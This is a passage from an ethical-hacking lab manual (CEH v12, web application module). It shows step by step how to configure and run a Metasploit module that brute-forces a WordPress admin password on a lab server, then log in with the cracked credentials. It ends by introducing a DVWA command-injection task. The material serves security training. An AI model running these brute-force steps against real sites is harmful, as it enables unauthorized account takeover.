
16. To know all options available to configure in this Metasploit module, type **show options**, and press **Enter**.
17. This provides a list of options that can be set for this module. As we must obtain the password for the target user account, we will set the below options:
    - **PASS_FILE**: Sets the **password.txt** file, using which; you will perform the dictionary attack
    - **RHOST**: Sets the target machine (here, the **Windows Server 2022** IP address)
    - **RPORT**: Sets the target machine port (here, the **Windows Server 2022** port)
    - **TARGETURI**: Sets the base path to the WordPress website (here, **http://[IP Address of Windows Server 2022]:8080/CEH**]
    - **USERNAME**: Sets the username that was obtained in **Step#8**. (here, **admin**)



18. Now, in the msfconsole, type the below commands:


- Type **set PASS_FILE /home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist/password.txt** and press **Enter** to set the file containing the passwords. (here, we are using the **password.txt** password file).
- Type **set RHOSTS [IP Address of Windows Server 2022]** (here, **10.10.1.22**) and press **Enter** to set the target IP address. (Here, the IP address of **Windows Server 2022** is **10.10.1.22**).
- Type **set RPORT 8080** and press **Enter** to set the target port.
- Type **set TARGETURI http://[IP Address of Windows Server 2022]:8080/CEH** and press **Enter** to set the base path to the WordPress website (Here, the IP address of **Windows Server 2022** is **10.10.1.22**).
- Type **set USERNAME admin** and press **Enter** to set the username as **admin**.

Note: You may issue any one of the usernames that you have obtained during the enumeration process in **Step 8**. In this task, the **admin** user is being issued.




19. All the options have successfully been set. Type **run** and press **Enter** to execute the auxiliary module.
20. Observe that the auxiliary module initially enumerates details such as the ID number and the stored location of the username admin, and then begins to brute-force the login credentials by trying various passwords for the given username.
21. The auxiliary module tests various passwords against the given username (**admin**) and the cracked password is displayed, as shown in the screenshot.

    Note: Here, the cracked password is **qwerty@123**, which might differ in your lab environment.




22. Now, use the obtained username-password combination to log into the WordPress website. (Here, Username: **admin** and Password: **qwerty@123**).
23. Now, click the **Firefox** icon from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
24. In the address field, type **http://[IP Address of Windows Server 2022]:8080/CEH/wp-login.php** in the address bar and click the **Log In** button.

    Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.



25. Observe that you are successfully logged into the target WordPress website (**http://10.10.1.22:8080/CEH**) and that you can see the website content.



26. Similarly, you can crack the passwords of other users by firstly selecting a particular username from **Step 8**, and then perform **Steps 12-21**.
27. This concludes the demonstration of how to enumerate and hack a web application using WPScan and Metasploit.
28. Close all open windows on both the machines (**Windows Server 2022** and **Parrot Security**) and document all acquired information.
29. Turn off the **Parrot Security** virtual machine.

Task 7: Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is extremely vulnerable. The main objective of DVWA is to aid security professionals in testing their skills and tools in a legal environment, to help web developers better understand the processes of securing web applications, and to aid teachers and students in teaching and learning web application security in a classroom environment.

